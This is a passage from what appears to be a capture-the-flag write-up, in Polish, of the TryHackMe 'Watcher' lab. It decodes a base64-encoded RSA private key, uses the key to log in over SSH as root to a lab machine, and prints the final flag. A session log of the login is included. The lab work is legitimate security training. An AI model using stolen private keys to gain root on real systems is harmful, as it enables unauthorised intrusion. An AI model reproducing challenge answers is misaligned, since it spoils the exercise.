TWVpWDgwWUpXN0×0b3pyNytzZmJBUVoxVGEybzFoQ2FsQVF5SWs5cCtFWHBJClViQlZueVVDMVhj
dlJmUXZGSnl6Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbHhteC9qeEtaTFRXenh4YjlWNEQKU1Bz
K055SmVKTXFNSFZMNFZUR2gydm5GdVR1cTJjSUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMmduajZu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHhIVkk2ZWRWMUhDOGlw
NEptdE5QQVdIa0×aCmdMTFZPazBnejdkdkMzaEdjMTJCcnFjQ2dZQWhGamkzNGlMQ2kzTmMxbHN2
TDRqdlNXbkxlTVhuUWJ1NlArQmQKYktpUHd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNKQllVTwprSkVwRVpNRjMwOFZuNk42L1E4RFlhdkpWYyt0
bTRtV2NOMm1ZQnpVR1FIbWI1aUpqa0×FMmYvVHdZVGcyREIwCm1FR0RHd0tCZ1FDaCtVcG1UVFJ4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1cHpUcTJuRUFwa2UyVVlsUDVPTGgKLzZLSFRMUmhjcDlG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAyUloxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QVB4
STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWhOQ2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS0t
LUVORCBSU0EgUFJJVkFURSBLRVktLS0tLQo=' | base64 -d
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaQFolQq8cHom9mssyPZ53aLzBcRyBw+rysJ3h0JCxnV+aG
opZdcQz01YOYdjYIaZEJmdcPVWQp/L0uc5u3igoiK1uiYMfw850N7t3OX/erdKF4
jqVu3iXN9doBmr3TuU9RJkVnDDuo8y4DtIuFCf92ZfEAJGUB2+vFON7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEVO7NXx3V3YOF9y1X
eFPrvtDQV7BYb6egklafs4m4XeUO/csM84I6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fuLAi51UR/2wNqL13hvGglpePhKQgQIDAQABAoIBAHmgTryw22g0ATnI
```

Loguje się przez ssh jako root

`ssh -i id_rsa root@10.10.118.177`

`cat flag_7.txt`

FLAG{who_watches_the_watchers}

```
~/THM/watcher ▷ ssh -i id_rsa root@10.10.118.177
The authenticity of host '10.10.118.177 (10.10.118.177)' can't be established.
ED25519 key fingerprint is SHA256:/60sf9gTocupkmAaJjtQJTxW1ZnolBZckE6KpPiQi5s.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.177' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug  5 13:18:55 UTC 2023

  System load:  0.08              Processes:           145
  Usage of /:   22.5% of 18.57GB  Users logged in:     0
  Memory usage: 46%               IP address for eth0: 10.10.118.177
  Swap usage:   0%                IP address for lxdbr0: 10.14.179.1


33 packages can be updated.
0 updates are security updates.


Last login: Thu Dec  3 03:25:38 2020
root@watcher:~# ls
flag_7.txt
root@watcher:~# cat flag7.txt
cat: flag7.txt: No such file or directory
root@watcher:~# cat flag_7.txt
FLAG{who_watches_the_watchers}
root@watcher:~#
```